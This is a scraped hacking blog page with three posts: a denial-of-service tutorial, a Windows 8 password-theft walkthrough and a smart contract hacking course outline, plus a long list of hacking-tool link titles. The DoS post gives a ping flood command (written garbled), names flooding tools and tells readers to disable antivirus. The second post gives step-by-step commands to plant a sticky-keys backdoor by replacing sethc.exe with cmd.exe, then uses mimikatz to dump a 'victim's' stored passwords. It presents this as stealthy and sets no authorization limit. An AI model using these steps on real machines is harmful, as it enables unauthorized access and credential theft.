sábado, 29 de agosto de 2020

DOS (Denial Of Service) Attack Tutorial Ping Of Death ;DDOS

What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for Denial of Service. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.


Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.

Topics covered in this tutorial

Types of Dos Attacks

There are two types of Dos attacks namely;

  • DoS– this type of attack is performed by a single host

  • Distributed DoS– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.
Ultimate guide to DoS(Denial of Service) Attacks

How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times.  The effect of this is slowing down the network to a point where it is impossible to use it.

Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

  • Nemesy– this tool can be used to generate random packets. It works on windows. This tool can be downloaded from http://packetstormsecurity.com/files/25599/nemesy13.zip.html . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
  • Land and LaTierra– this tool can be used for IP spoofing and opening TCP connections
  • Blast– this tool can be downloaded from http://www.opencomm.co.uk/products/blast/features.php
  • Panther- this tool can be used to flood a victim's network with UDP packets.
  • Botnets– these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of Service attacks.

  • Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.
  • Intrusion detection systems can also be used to identify and even stop illegal activities
  • Firewalls can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
  • Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

Hacking Activity: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below

Ultimate guide to DoS(Denial of Service) Attacks

For this example, we are using Mobile Broadband connection details. Take note of the IP address. Note: for this example to be more effective, and you must use a LAN network.

 Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500

Enter the following command

ping 10.128.131.108 –t |65500

HERE,

  • "ping" sends the data packets to the victim
  • "10.128.131.108" is the IP address of the victim
  • "-t" means the data packets should be sent until the program is stopped
  • "-l" specifies the data load to be sent to the victim

You will get results similar to the ones shown below

Ultimate guide to DoS(Denial of Service) Attacks

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

  • Right click on the taskbar
  • Select start task manager
  • Click on the network tab
  • You will get results similar to the following

Ultimate guide to DoS(Denial of Service) Attacks

If the attack is successful, you should be able to see increased network activities.


Hacking Activity: Launch a DOS attack


In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

Ultimate guide to DoS(Denial of Service) Attacks

Enter the target IP address, in this example; we have used the target IP we used in the above example.

HERE,

  • 0 as the number of packets means infinity. You can set it to the desired number if you do not want to send, infinity data packets
  • The size field specifies the data bytes to be sent and the delay specifies the time interval in milliseconds.


Click on send button

You should be able to see the following results

Ultimate guide to DoS(Denial of Service) Attacks

The title bar will show you the number of packets sent

Click on halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

Summary

  • A denial of service attack's intent is to deny legitimate users access to a resource such as a network, server etc.
  • There are two types of attacks, denial of service and distributed denial of service.
  • A denial of service attack can be carried out using SYN Flooding, Ping of Death, Teardrop, Smurf or buffer overflow
  • Security patches for operating systems, router configuration, firewalls and intrusion detection systems can be used to protect against denial of service attacks.
@EVERYTHING NT
Related news

  1. Hack Tools For Mac
  2. Pentest Tools Bluekeep
  3. Pentest Tools Free
  4. Usb Pentest Tools
  5. Nsa Hacker Tools
  6. Hacking Tools For Kali Linux
  7. Pentest Tools Website
  8. Hacker Tools Apk
  9. Hacking Tools Mac
  10. Hack Tools For Ubuntu
  11. Hack Rom Tools
  12. Blackhat Hacker Tools
  13. Pentest Tools List
  14. Hacking Tools For Windows 7
  15. Hacking Tools For Games
  16. Hack Tool Apk
  17. Physical Pentest Tools
  18. Pentest Reporting Tools
  19. Pentest Tools Port Scanner
  20. Hacking Tools For Games
  21. Hacker Tools Apk
  22. Hacker Tools Free Download
  23. Hacking Tools Github
  24. Hack Tools
  25. Hacker Techniques Tools And Incident Handling
  26. Pentest Tools Online
  27. What Is Hacking Tools
  28. Nsa Hack Tools
  29. Pentest Tools Nmap
  30. Hacking Tools 2020
  31. Hack Tools Github
  32. Hacking Tools
  33. Kik Hack Tools
  34. Hacking Tools Name
  35. Hacking Tools For Beginners
  36. Underground Hacker Sites
  37. Hacking Tools For Windows 7
  38. Hacking Tools For Windows 7
  39. Hack Tools For Mac
  40. Hacking App
  41. Android Hack Tools Github
  42. Nsa Hack Tools Download
  43. Pentest Tools Download
  44. Hacker Tools Software
  45. Pentest Tools Apk
  46. Pentest Tools For Mac
  47. How To Make Hacking Tools
  48. Hacking Apps
  49. Hacking Tools Software
  50. Hacking Tools For Mac
  51. Hacker Tools List
  52. Hackers Toolbox
  53. Pentest Tools Github
  54. Hacker Tools Free
  55. Hacker Tools For Pc
  56. Hacker Tools For Ios
  57. Hacking Tools
  58. Pentest Tools Open Source
  59. Best Hacking Tools 2019
  60. Hack Tools Mac
  61. Hacker Tools For Windows
  62. Pentest Tools Alternative
  63. Kik Hack Tools
  64. Easy Hack Tools

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.


8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this


9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)
More information

viernes, 28 de agosto de 2020

Blockchain Decentralized Application Hacking Course - A Journey Into Smart Contract Hacking And DApp Penetration Testing (Web 3.0)


Smart Contract Exploitation and Hacking Course Announcement


What Is this: 

For those who have been hitting me up on twitter and YouTube for more blockchain smart contract exploitation content this blog is for you. I have posted a video below explaining what this is and included a course outline of the content we are providing free for everyone. I was actually told recently that I am crazy for giving out this level of detailed content and training for free.. However, I believe in the original hacker ethic code from long ago, that information should be freely available for everyone!! In this frame of mind, the only pay for content will be if you wish to go the extra mile. For the person who wants to prove to themselves or others that they learned something via a certification package with detailed exam prep targets and guides, followed by a final exam CTF and reporting write-up. 

So I hope you enjoy this content. The content and walk through labs will be all free. This content will be posted regularly over the next few months 90% of it is already written and ready to go.

We will start off with the differences between Solidity and other languages and do a quick coding overview before we start hacking. This way everyone is on the same page when we start looking at coding examples of vulnerable targets or reviewing case study code. Then we will cover a wide range of typical issues that effect decentralized applications(DApps) and smart contracts on the Ethereum blockchain. How to spot them and exploit them with full walk-through style learning. Subjects we have already released (Re-Entrancy, Integer Attacks, Authorization) have been updated with new code, new examples, and case studies etc. Some of the learning content will be the same but with a lot of newly added content.  And in the case of Authorization completely re-written and expanded on. 

Basically this course was created to get the information out there in a clear concise way. Because when I started researching blockchain hacking all I found was a paragraph here and there on something that was overly technical or completely theoretical. I couldn't find any clear concise learning or examples. This drove me nuts trying to figure everything out, until I gave up and just coded my own vulnerabilities and hacked them. So hopefully this fills the knowledge gap to offer a clear and concise, Zero Fluff resource to those on the same path. 


CTF Exam: 

If you do enjoy this series over the next few months and want to challenge your skills and certify that you learned something we will be also offering pay for certification bundle that includes Decentralized Application (DApp) targets and detailed lab guides as preparation for a final exam against a more comprehensive CTF certification challenge target. More info on this as the months progress. 


Bug Bounty of Sorts: 

These labs are completed but we are working on a way to deliver the content which requires me to code up a course delivery software. So feel free to hack the course delivery software once its up, if you break in or bypass authorizations I will give you the full course for free provided you help me fix it. :P 


Pre- Requisites: 

This is more of a intermediate / advanced course with a white box code approach to bug hunting and a dynamic approach to application hacking and exploiting targets, with that said you will need the following pre-requisites: 

  • Ability to code in some language and understanding of coding concepts. 
  • Application hacking or development background with firm understanding of vulnerabilities


Contact Info:

As this is free, I only ask that you provide constructive feedback as we are creating other more advanced hacking courses on random subjects we are interested in. Most of which will be free.  And feedback helps us not do things which are not useful and integrate new ideas where they make sense.

Cheers and I hope this finds you well.

Twitter: 

Email: 

  • info@cclabs.io

WebPage:  


Intro Video: 


Course Outline / Release Order: 

Orange = = Whats included additionally for the full course

Blue = = What will be released free in blogs / videos 

(Mostly every Mondays) over the next few months


Building and Scoping Things

    Chapter 1: Cliff Notes on Blockchain

        Intro:

        What is a Blockchain and how is it secured

        Smart Contracts

        What is a Decentralized Application (DApp)?

        Diving into Blockchain Components:

        Distributed Vs Decentralized

        Provenance Use Case:

        Consensus and Mining:

            Hands on Lab - Blockchain Consensus walkthrough Lab

        Summary:

        References:


    Chapter 2: Threat Modeling and Scoping Engagements

        Architecture Considerations:

        Business Logic Locations and Technology Decisions

        Development Environments

        Threat Modeling

        Summary

        References:


    Chapter 3 – Solidity for Penetration Testers Part 1 (Hello World)

        About Solidity

            Hands on Lab - Remix interface overview

        Structure of a Smart Contract

            Hands on Lab – HelloWorld

        Summary

        References:


    Chapter 4 – Solidity for Penetration Testers Part 2

        Beyond Hello World

            Hands on Lab – Code HelloWorld bank

        Code Level Walk Through of HelloWorld Bank

        Checks Effects Interactions:

        Summary


Part 2: Hacking and Exploiting Things

    Chapter 5 - Glass Half Full or Glass Half Empty: Integer Attacks

        Underflows and Overflows

        Withdraw Function Vulnerable to an underflow

        Transfer Function Vulnerable to a Batch Overflow

        Batch Overflow Code Explanation:

            ERC20 Batch Overflow Case-Study

            Walkthrough of The Vulnerable Function

            Reviewing the Real Attack Transaction

            Hands on Lab - Exploiting Our Own ERC20 Batch Overflow

            Hands on Lab - Fixing the ERC20 Overflow

            Exam Prep - DApp Target + Detailed Lab Guide

            Hands on Lab -Safe Math Walk Through

        Integer Attacks Summary

        Integer Attacks References


    Chapter 6 - You Again: Leveraging Reentrancy Attacks

        Reentrancy Intro

        Checks Effects Interactions Pattern

        Simple Reentrancy Example Code

        Passing the Checks:

        Looping the Interaction:

        Updating the Effects:

        Attacking Code Example:

            Hands on Lab - Attacking a Simple Reentrancy

            Hands on Lab - Fixing the Checks Effects interaction Pattern

        Send vs Transfer Vs Call.Value

            Case Study – The Dao Hack

            Exam Prep - DApp Target + Detailed Lab Guide

        Reentrancy Summary

        Reentrancy References


    Chapter 7 Do You Have a Hall Pass: Access Control Attacks

        Understanding Smart Contract Authorization and Visibility

        Visibility:

        Simple Visibility Example:

        Implementing Authorization:

        Example Walk-through of No Authorization

        Thinking about Smart Contracts as unpublished API's for DApps

            Case of the Video Game Heist

        Enumerating functions in a contract

            Hands on Lab - Directly Calling Public Functions with Web3

            Hands on Lab - Example Fix with Simple Authorization

        Exit Scam Warning

            Hands on Lab - Example Fix-2 Using Modifiers for Simple Authentication

            Hands on Lab - Example Using Openzeppelin for Role Based Access Control

            Exam Prep - DApp Target + Detailed Lab Guide

        Authorization Summary:

        Authorization References


    Chapter 8 - Dude Where's My Data: Storage Vs Memory Attacks

       Intro - Not Written Yet – Up Next

       Code Example -  Not Written Yet – Up Next

       Case study? - Not Written Yet – Up Next

       Exploiting vulnerability -  Not Written Yet – Up Next

       Summary -  Not Written Yet – Up Next

       References -  Not Written Yet – Up Next


    Chapter 9 - Do I know you:  TxOrigin vs Message.sender Attacks

        What's the difference?

        Man In the Middle Via tx.origin

            Hands on Lab -  Simple tx.origin Example Walkthrough

            Hands on Lab -  Vulnerable TX.Origin Example Walkthrough

            Exam Prep - DApp Target + Detailed Lab Guide

        Action steps to familiarize yourself with the contract:

        Attack Options:

        Summary

        References


    Chapter 10 - Who Am I: Delegate Call Attacks

        How delegate calls work:

        Delegate Call vs Call

        Simple Delegate Call Example Code

        Simple Delegate Code Example Walkthrough

            Hands on Lab - Simple Delegate Example Walkthrough

        Variable Memory Issues with Delegate Calls

        DelegateCall Storage Simple Example Code

            Hands on Lab - DelegateCall Storage Walkthrough

            Exam Prep - DApp Target + Detailed Lab Guide

        Case Study - Parity Wallet Attack:

        Attack Transactions Explained

        Dangerous fallback function using delegatecall

        The Parity Wallet Code

        Delegate Chapter Summary

        Delegate References:


    Chapter 11 - Look into My Crystal Ball: Bad Randomness Issues

        Cryptographic Implementations and Predictable PRNGs

        Simple BlockHash Example

            Hands on Lab - BlockHash Vulnerability Walk and Talk

            Exam Prep - DApp Target + Detailed Lab Guide

        Preventing Randomness Issues

        Bad Randomness Summary

        Bad Randomness References


    Chapter 12 - Automated Static Application Security Testing

        Content - Not written - Up Next 

            Hands On Lab - Not written - Up Next 

        Summary Not written - Up Next 

        References - Not written - Up Next 


Chapter 13 - CTF Exam

        Final Exam and CTF Certification Exam Target 

        Final Exam Reporting


Appendices: 

    Appendix I – Pre-Requisite Suggestions:

        Programming Pre-Requisites:

        Web Application Hacking Pre-Requisites:

    Appendix II – Other Blockchain Learning Resources and Certifications

    Appendix III – Non-Exhaustive Scoping Questions

    Appendix IV – Non-Exhaustive List of things to check for


More information